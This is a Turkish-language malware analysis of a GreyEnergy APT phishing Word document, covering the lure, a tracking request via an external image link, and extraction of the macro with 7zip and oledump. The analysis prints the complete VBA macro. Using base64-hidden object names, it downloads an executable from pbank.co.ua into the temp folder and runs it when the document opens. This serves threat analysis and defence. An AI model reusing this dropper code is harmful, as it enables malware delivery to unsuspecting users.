
Macro: Microsoft Office ürünlerinde bir görevi otomatik olarak gerçekleştirmek için birlikte gruplandırıp tek bir komut haline getirilmesine olanak tanıyan bir dizi komut ve yönergedir. Office uygulamaları içerisinde temel bazı görevler için üretici tarafından varsayılan olarak oluşturulmuş hazır makrolar olmakla birlikte bu uygulamalar, kullanıcının Visual Basic programlama dilini kullanarak sıfırdan, özelleşmiş bir makrolar oluşturularak bu makroların ilgili dokümanlarda kullanılmasına da izin vermektedir. Son kullanıcı deneyimini ve üretkenliği arttırmak için oluşturulan bu özelliğin ise, günümüzde özellikle APT grupları tarafından, hedef sistem üzerinde ilk giriş noktası oluşturmak için phishing saldırılarında sıklıkla kullanıldığı görmekteyiz. 2019 yılında APT aktiviteleri üzerine yapılan bir araştırma sonucunda "APT temelli saldırıların %90'ının hedef sistem üzerinde ilk giriş noktası (initial access) oluşturmak için phising (oltalama) saldırılarını kullandığını" göstermektedir. [13]

Phishing saldırılarında kullanılan macrolar incelendiğinde, büyük çoğunluğunun Word veya Excel içerisine saklanmış nispeten küçük, ancak doğrudan işletim sistemi üzerinde kod çalıştırmaya yönelik, hedef odaklı programlar olduğunu görmekteyiz. Bu bağlamda macroların, çalıştığı sistem üzerinde etkinliğinin daha iyi anlaşılması için daha önceden zararlı Office dokümanlarında tespit edilen özelleşmiş macroların gerçekleştirdiği aktivitelerin bazıları aşağıdaki listeledik.

- Yeni bir proses başlatma, ya da mevcut bir prosesi kullanarak alt bir proses başlatılması
- Dosya sistemi içerisinde yeni bir dosya ya da çalıştırılabilir oluşturma
- Registry değerleri üzerinde çeşitli manipülasyonlar
- Active Directory erişimi (Domain kullanıcısı oluşturma, yüksek yetkili hesapların belirlenmesi)
- Windows Management Instrumentation (VMI) ve Remote Registry üzerinden diğer varlıklar üzerinde komut çalıştırma ve yatay ilerleme aktiviteleri (vlan hopping, lateral movement)
- Çeşitli servisleri kullanarak tünelleme (tunnelling) ile zararlı yazılım trafiğinin şifrelenmesi
- Çeşitli HTTP istemci davranışları
- Port yönlendirme kullanılarak proxy sunucu oluşturarak zararlı yazılım trafiğinin yönlendirilmesi
- Disk şifreleme

GreyEnergy APT grubunun iki farklı atak yüzeyi üzerinden, farklı iki atak vektörünü hedef sisteme ilk giriş noktası oluşturmak için kullandığını hatırlayalım. Senaryo 2 göz önüne alındığında ilk giriş noktasını oluşturan saldırının temelinde içerisinde macro barındıran bir Word dokümanı olduğu görülmektedir.


Saldırı, ekinde bu Word dokümanı bulunan phising mailinin kurum çalışanının mail adresine ulaşması ve kurbanın bu dokümanı açmasıyla başlar. Doküman, Word editörünün varsayılan ayarlarda olduğu bir sistem üzerinde açıldığında karşılaşılan ilk görüntü ise aşağıdaki gibidir.



İlk bakışta oldukça şüpheli görünen doküman, Ukrayna dilinde yazılmış bir çeşitli metinler ve resimler içerir. Dokümanda dikkat çeken diğer bir nokta, açıldığında hemen üstte yer alan "*SECURITY WARNING Some active content has been*

disabled. Check for more details.“ ibaresidir. Bu uyarının sebebi ise Microsoft'un Office 2016 ve sonrası ürünlerinde macro kullanımını varsayılan olarak deaktif etmesidir. (Konu ile alakalı detaylı bilgi Office uygulamaları macro politikalarına erişmek için *burayı* ziyaret edebilirsiniz.


Güvenlik uyarısının hemen yanında ise macroyu etkinleştirmeye olanak tanıyan *“Enable Content”* butonu bulunmaktadır. Doküman, “etkileşimli bir form” algısı sağlayacak şekilde tasarlanmıştır. Buradaki amaç ise kurban üzerinde bu algıyı yaratarak, ilgili form alanlarını doldurmak için doküman içerisine gizlenmiş macronun etkinleştirmesini sağlamaktır.



Doküman içeriği incelenmeye devam edildiğinde, ikinci sayfanın üst kısmında bulunan ve kırmızı ile yazılmış bir ifadenin yer aldığını görmekteyiz. Bu metnin dili, tüm dokümanda kullanılan dil olan Ukraynaca olup, Kiril alfabesi ile ifadesi ve İngilizce karşılığı aşağıdaki gibidir

```
Ukrayna Dilinde - Увага, сторінка інтерактивна, вам потрібно включити макроси!
```


```
Attention, the page is interactive, you need to include macros!
```



Zararlı Word dokümanı açıldıktan sonra, gerçekleşen ağ hareketlerini incelendiğinde, Word dokümanının açıldığı istemci/sunucunun *“pbank.co.ua”* adresine aşağıdaki gibi bir HTTP isteği yaptığı görülmektedir.

```
GET /img/rKPGshUCwICOdqe1P8Ig5odmykCedtG2zar.png HTTP/1.1
Host: pbank.co.ua
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C;
.NET4.0E; ms-office; MSOffice 16)
Accept-Encoding: gzip, deflate
Connection: Keep-Alive
```

Buradaki dikkat çeken nokta ise; doküman açıldıktan sonra, kurban *"Enable Content"* butonununa tıklayıp macroyu etkinleştirmese dahi yukarıdaki isteğin gerçekleştirilmesidir. Word dokümanının bu şekilde konfigüre edilmesinin sebebi ise, saldırıya gerçekleştiren APT grubun zararlı Word dokümanını açan kurbanların sayısının, ilgili endpointe yapılan GET istekleri aracılığı ile belirlenmesidir. Saldırganlar yukarıda belirtilen endpointe yapılan istekleri loglayarak, hem spearphising saldırıları sonucunda zararlı dokümanı açan kurban/kurbanlar sayısını belirleyip muhtemel hedef sayısını azaltıyorken hem de hedef sistem/sistemler için daha özelleşmiş saldırılar gerçekleştirme imkânı bulmaktadır.



Bu aşamaya kadar zararlı Word dokümanının açıldığında *"pbank.co.ua"* adresine *"GET"* metotu kullanarak yukarıdaki gibi bir HTTP isteği gönderdiğini elde ettik. Aynı zamanda bu durum ilgili Word dokümanı içerisinde belirli bir alanın/konfigürasyonun bu isteği tetiklediği anlamına da gelmektedir. Bu aşamadan sonra bu isteği tetikleyen fonksiyona erişmek, hem zararlının nasıl çalıştığını anlamak hem de -varsa- bu domain haricinde başka domainler ile olan bağlantılarını açığa çıkarmak ve doküman içerisine gizlenen macro hakkında daha fazla bilgi toplamak için önemlidir.

Doküman içerisinde bu isteği tetikleyen fonksiyonu bulmak için paket içeriğine erişmemiz gerekiyor. Word dokümanları sıkıştırılmış formatta olup, formatları farklı olmakla birlikte içerisinde çok sayıda belge barındırır. Bizde sıkıştırılmış halde olan Word dokümanın içerdiği paketlere erişmek için "7zip" aracını kullandık. [14]

```
bash-3.2$ 7zip

Usage: 7zip <command> [<switches>...] <archive_name> [<file_names>...] [<@listfiles...>]

<Commands>
  a : Add files to archive
  b : Benchmark
  d : Delete files from archive
  e : Extract files from archive (without using directory names)
  h : Calculate hash values for files
  i : Show information about supported formats
  l : List contents of archive
  rn : Rename files in archive
  t : Test integrity of archive
  u : Update files to archive
  x : Extract files with full paths
```

Doküman açıldıktan sonra erişilen paket içeri ise aşağıdaki gibidir. Sıkıştırılmış Word dokümanını açtıktan sonra, dokümanı oluşturan belgeler arasında gezinebilir hale geliyoruz. Açılan Word dokümanın paket içeriği ise aşağıdaki gibidir.

```
bash-3.2$ 7zip x maldoc.doc
bash-3.2$ cd maldoc
bash-3.2$ ls -laR

drwxr-xr-x@  7 user  group   224 Dec 20 00:18 .
drwxr-xr-x   8 user  group   256 Dec 20 00:18 ..
-rwxr-xr-x@  1 user  group  4712 Jan  1  1980 [Content_Types].xml
drwxr-xr-x   3 user  group    96 Dec 20 00:18 _rels
drwxr-xr-x   5 user  group   160 Dec 20 00:18 customXml
drwxr-xr-x   4 user  group   128 Dec 20 00:18 docProps
drwxr-xr-x  16 user  group   512 Dec 20 00:18 word

./_rels:
total 8
drwxr-xr-x  3 user  group   96 Dec 20 00:18 .
drwxr-xr-x@ 7 user  group  224 Dec 20 00:18 ..
-rwxr-xr-x@ 1 user  group  590 Jan  1  1980 .rels

./customXml:
total 16
drwxr-xr-x  5 user  group  160 Dec 20 00:18 .
drwxr-xr-x@ 7 user  group  224 Dec 20 00:18 ..
drwxr-xr-x  3 user  group   96 Dec 20 00:18 _rels
-rwxr-xr-x@ 1 user  group  254 Jan  1  1980 item1.xml
-rwxr-xr-x@ 1 user  group  341 Jan  1  1980 itemProps1.xml

./customXml/_rels:
total 8
drwxr-xr-x  3 user  group   96 Dec 20 00:18 .
drwxr-xr-x  5 user  group  160 Dec 20 00:18 ..
-rwxr-xr-x@ 1 user  group  296 Jan  1  1980 item1.xml.rels

./docProps:
total 16
drwxr-xr-x  4 user  group  128 Dec 20 00:18 .
drwxr-xr-x@ 7 user  group  224 Dec 20 00:18 ..
-rwxr-xr-x@ 1 user  group  992 Jan  1  1980 app.xml
-rwxr-xr-x@ 1 user  group  742 Jan  1  1980 core.xml

./word:
total 352
drwxr-xr-x  16 user  group    512 Dec 20 00:18 .
drwxr-xr-x@  7 user  group    224 Dec 20 00:18 ..
drwxr-xr-x   4 user  group    128 Dec 20 00:18 _rels
drwxr-xr-x  29 user  group    928 Dec 20 00:18 activeX
-rwxr-xr-x@  1 user  group  61969 Jan  1  1980 document.xml
-rwxr-xr-x@  1 user  group   1535 Jan  1  1980 endnotes.xml
-rwxr-xr-x@  1 user  group   2384 Jan  1  1980 fontTable.xml
-rwxr-xr-x@  1 user  group   2947 Jan  1  1980 footer1.xml
-rwxr-xr-x@  1 user  group   1541 Jan  1  1980 footnotes.xml
drwxr-xr-x  22 user  group    704 Dec 20 00:18 media
-rwxr-xr-x@  1 user  group   8220 Jan  1  1980 settings.xml
-rwxr-xr-x@  1 user  group  38865 Jan  1  1980 styles.xml
drwxr-xr-x   3 user  group     96 Dec 20 00:18 theme
-rwxr-xr-x@  1 user  group   1535 Jan  1  1980 vbaData.xml
-rwxr-xr-x@  1 user  group  35840 Jan  1  1980 vbaProject.bin
-rwxr-xr-x@  1 user  group    497 Jan  1  1980 webSettings.xml

./word/_rels:
total 24
drwxr-xr-x   4 user  group   128 Dec 20 00:18 .
drwxr-xr-x  16 user  group   512 Dec 20 00:18 ..
-rwxr-xr-x@  1 user  group  6157 Jan  1  1980 document.xml.rels
-rwxr-xr-x@  1 user  group   277 Jan  1  1980 vbaProject.bin.rels
```

Bu aşamadan sonra aşağıdaki gibi bir komut çalıştırılarak paket içerisinden çıkan belgeler arasında *"pbank.co.ua"* domaini ile ilişkili belge/konfigürasyon dosyasını veya macronun izini sürmek için herhangi bir ipucu tespit etmeye çalışıyoruz. Bunun için aşağıdaki komutu çalıştırıyoruz.

```
Grep Options/Arguments:
-r, --recursive              like --directories=recurse
-i, --ignore-case            ignore case distinctions
-l, --files-with-matches      print only names of FILEs with selected lines
```

```
bash-3.2$ grep -ril "pbank" *
    word/_rels/document.xml.rels
```

Bu arama sonucunda tespit edilen dosyanın *"word/_rels/"* dizini altında olduğu ve uzantısının *".rels"* olduğunu görmekteyiz. Bir Word dokümanının içerisinde bulunan tüm alt dokümanlar/belgeler -uzantıları farklı olsa dahi- *Open Office Extensible Markup Language (OOXML)* formatlı dosyalar olup, *Open Packaging Convention Packages (OPC)* içerisinde saklanır ve bu şartlar/kabuller altında çalıştırılır. [15, 16] Bununla beraber paket içeriğindeki her dosya/dizin, doküman ile alakalı farklı bilgiler barındırır. Örneğin *"_rels"* dizini, paket içerisindeki dosyalar için çeşitli ilişkiler (relationships) içerir. Word dosyalarında her kaynağın bir referansı vardır tüm referanslar bu ilişkiler yoluyla yönetilir. *"_rels/document.xml.rels"* dosyası ise doküman içerisinde gömülü resim, yazı tipi/font gibi kaynaklar için referansların tanımlandığı dosyadır. Minimal bir Word dokümanında *"document.xml.rels"* dosyası temelde 5 adet ilişki içerir: *webSettings*, *settings*, *styles*, *theme*, *fontTable*. Bu ilişkiler temelde type, ID ve *location/target* parametrelerini barındırır Paket içerisinde *"pbank.co.ua"* domaini ile ilişkili yapılan aramada Tespit edilen *"word/_rels/document.xml.rels"* dosyasının içeriğinin bir kısmı ise aşağıdaki gibidir.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
    <Relationship ... />

    <Relationship
        Id="rId11"
        Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image"
        Target="http://pbank.co.ua/img/rKPGshUCwICOdqe1P8Ig5odmykCedtG2zar.png"
        TargetMode="External" />

    <Relationship ... />

</Relationships>
```

.doc ya da .docx formatlı dosyalarda referansların ilişkiler yoluyla yönetildiğinden bahsetmiştik. Üstteki ekran görüntüsünde relationship ID'si 11 olan *image* formatındaki bir kaynağın *target/location* bilgisinin *"pbank.co.ua"* olduğu ve *TargetMode* bilgisinin ise harici bir kaynağı *(TargetMode="External")* işaret ettiği görülmektedir. Bu bilgiyle birlikte zararlı Word dokümanı açıldığında gerçekleşen HTTP isteğinin nedenini ve kaynağını açıklamış olduk.

Word dokümanının etkileşimli bir form algısı yaratacak şekilde tasarlanması ve açıldığında üst tarafta yer alan *"Enable Content"* yazısı, doküman içerisinde macro barındırdığına dair şüpheler uyandırmıştı. Bu aşamaya kadar harici bir domaine yapılan isteğin kaynağı tespit edilse dahi şüphelenilen macroya dair herhangi bir somut kanıt bulunmamaktadır. Analizlerin devamında, sıkıştırılmış dokümanın açılması (decompression) sonucunda elde edilen dosya/dizinler arasında gezinerek macro ve davranışı hakkında detaylı bilgi toplamaya çalıştık. Bu bilgi toplama çalışmaları sırasında "word" dizini altında *"vbaProject"* isimli, .bin uzantısına sahip ve çalıştırılabilir (executable) dosya tespit edildi. İlgili dosya hem ismi hem de sahip olduğu uzantı dolayısıyla dikkatimizi çekti ve bu aşamadan sonra ilgili dosyanın statik analizine başladık.

.bin uzantılı dosyalar sıkıştırılmış arşiv dosyaları olup çeşitli amaçlar için kullanılabilir. Bu uzantıya sahip dosyalar kaynak kodun bir derleyici tarafından derlenmesiyle (compile) oluşturulur ve genelde paket içeriği okunabilir (readable) formatta değildir. Aynı durum *"/word/vbaProject.bin"* dosyası içinde geçerlidir: bu sebeple bu dosya üzerinde statik analiz yapabilmemiz için öncelikle ilgili dosyanın decompile (kaynak koda dönme) edilmesi gerekmektedir. Decompiling (diğer adıyla disassembling) işlemi derlenmiş bir çalıştırılabilir dosyanın tekrardan kaynak kodlarına erişmek için yapılan işleme verilen genel bir terimdir. Bu aşamada dosyayı decompile edilerek okunabilir formata çevirmek için *"oledump"* aracını kullandık. [17]

```
bash-3.2$ python oledump.py maldoc.doc
A: word/vbaProject.bin
 A1:       513 'PROJECT'
 A2:        41 'PROJECTwm'
 A3: M   15178 'VBA/ThisDocument'
 A4:      3940 'VBA/_VBA_PROJECT'
 A5:      3656 'VBA/__SRP_0'
 A6:       655 'VBA/__SRP_1'
```

```
 A7:      5220 'VBA/__SRP_2'
 A8:       939 'VBA/__SRP_3'
 A9:       782 'VBA/dir'
B: word/activeX/activeX13.bin
 B1:       128 '\x01CompObj'
 B2:        92 'contents'
C: word/activeX/activeX3.bin
 C1:       126 '\x01CompObj'
 C2:       128 'contents'
D: word/activeX/activeX4.bin
 D1:       126 '\x01CompObj'
 D2:       112 'contents'
...
...
```

oledump python dilinde yazılan bir decompile aracı olup *OLE ("Object Linking and Embedding" ya da "Compound File Binary")* dosyalarının analizi sırasında sıklıkla kullanılan bir bileşik doküman (compount document) teknolojisidir. OLE Microsoft tarafından geliştirilen bir teknoloji olup, dosya ve uygulamaları dinamik olarak birbirine bağlamak (örn: bir belgenin bir bölümünü başka bir belgenin içine aktarmak) için kullanılmaktadır. .doc, .docx gibi birçok Microsoft Office uygulaması bu dosya formatı kullanmakla birlikte analiz edilen zararlı Word dokümanı da OLE dosya formatını kullanmaktadır.

```
oledump.py Options/Arguments:
-v, --vbadecompress        VBA decompression
-e, --extract              extract OLE embedded file
-s,                        to select a stream for analysis, use option -s with the index
A,                           for the first OLE file, B for the second OLE file, ...

Some other useful arguments:
-d, --dump                     perform dump
-x, --hexdump                  perform hex dump
-a, --asciidump           perform ascii dump
-A, --asciidumprle          perform ascii dump with RLE
-S, --strings             perform strings dump
-r, --raw                      read raw file (use with options -v or -p
-y YARA, --yara=YARA           YARA rule-file, @file, directory or #rule to check streams
```

```
bash-3.2$ python oledump.py -s A3 -v -e maldoc.doc
```

```
Function B64Dec(ByVal base64String)
  Const Base64 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
  Dim dataLength, sOut, groupBegin

  base64String = Replace(base64String, vbCrLf, "")
  base64String = Replace(base64String, vbTab, "")
  base64String = Replace(base64String, " ", "")

  dataLength = Len(base64String)

  If dataLength Mod 4 <> 0 Then
    Exit Function
  End If

  For groupBegin = 1 To dataLength Step 4
    Dim numDataBytes, CharCounter, thisChar, thisData, nGroup, pOut
    numDataBytes = 3
    nGroup = 0

    For CharCounter = 0 To 3
      thisChar = Mid(base64String, groupBegin + CharCounter, 1)

      If thisChar = "=" Then
        numDataBytes = numDataBytes - 1
        thisData = 0
      Else
```

```
        thisData = InStr(1, Base64, thisChar, vbBinaryCompare) - 1
      End If
      If thisData = -1 Then
        Exit Function
      End If
      nGroup = 64 * nGroup + thisData

    Next

    nGroup = Hex(nGroup)
    nGroup = String(6 - Len(nGroup), "0") & nGroup

    pOut = Chr(CByte("&H" & Mid(nGroup, 1, 2))) + _
      Chr(CByte("&H" & Mid(nGroup, 3, 2))) + _
      Chr(CByte("&H" & Mid(nGroup, 5, 2)))
    sOut = sOut & Left(pOut, numDataBytes)

  B64Dec = sOut
End Function


Function HashCheck()
    On Error Resume Next
    Set s = CreateObject(B64Dec("d3NjcmlwdC5zaGVsbA=="))
    Set h = CreateObject(B64Dec("bXN4bWwyLnhtbGh0dHA="))
    p = s.ExpandEnvironmentStrings("%temp%") & B64Dec("XFRWVU5TUzMuZXhl")
    h.Open "get", B64Dec("aHR0cDovL3BiYW5rLmNvLnVhL2Zhdmljb24uaWNv"), False
    h.send

    With CreateObject(B64Dec("YWRvZGIuc3RyZWFt"))
         .Type = 1
         .Open
         .Write h.responsebody
         .savetofile p, 2
         .Close
    End With

    s.Run p

End Function

Sub Test()
    Call HashCheck
End Sub

Private Sub Document_Open()
    Call Test
End Sub


Private Sub CommandButtonCredit_Click()
    Call GoToLink1("https://shvidkiy-kredit.privatbank.ua/?nomob=1/?utm_source=ru-
mainpagebanner&banner_id=072359#/step1")
End Sub

Private Sub CommandButtonGet_Click()
 Call GoToLink1("https://privatbank.ua/karta-juniora/?utm_source=ru-
mainpagebanner&banner_id=070383")
End Sub

Private Sub CommandButtonSend_Click()
   On Error Resume Next
        Set h = CreateObject(B64Dec("bXN4bWwyLnhtbGh0dHA="))
        h.Open "get", B64Dec("aHR0cDovL2dvb2dsZS5jb20udWE="), False
        h.send
```

```
    If Err.Number <> 0 Then
        MsgBox "No Internet access!"
        Exit Sub
    Else
        If (Len(TextBox1.Text) > 0 And Len(TextBox11.Text) > 0 And Len(TextBox111.Text)) > 0 The
n
            CommandButtonSend.Enabled = False
        End If
    End If
End Sub
```

Yukarıda da görüldüğü gibi ilgili doküman oledump aracı ile analiz edildikten sonra .doc uzantılı dosya içerisine gizlenmiş olan macroya eriştik. Visual Basic kodlarını incelediğimizde temelde 3 temel fonksiyon dikkatimizi çekiyor. Bu fonksiyonlar sırasıyla

- B64Dec()
- HashCheck()
- Test()

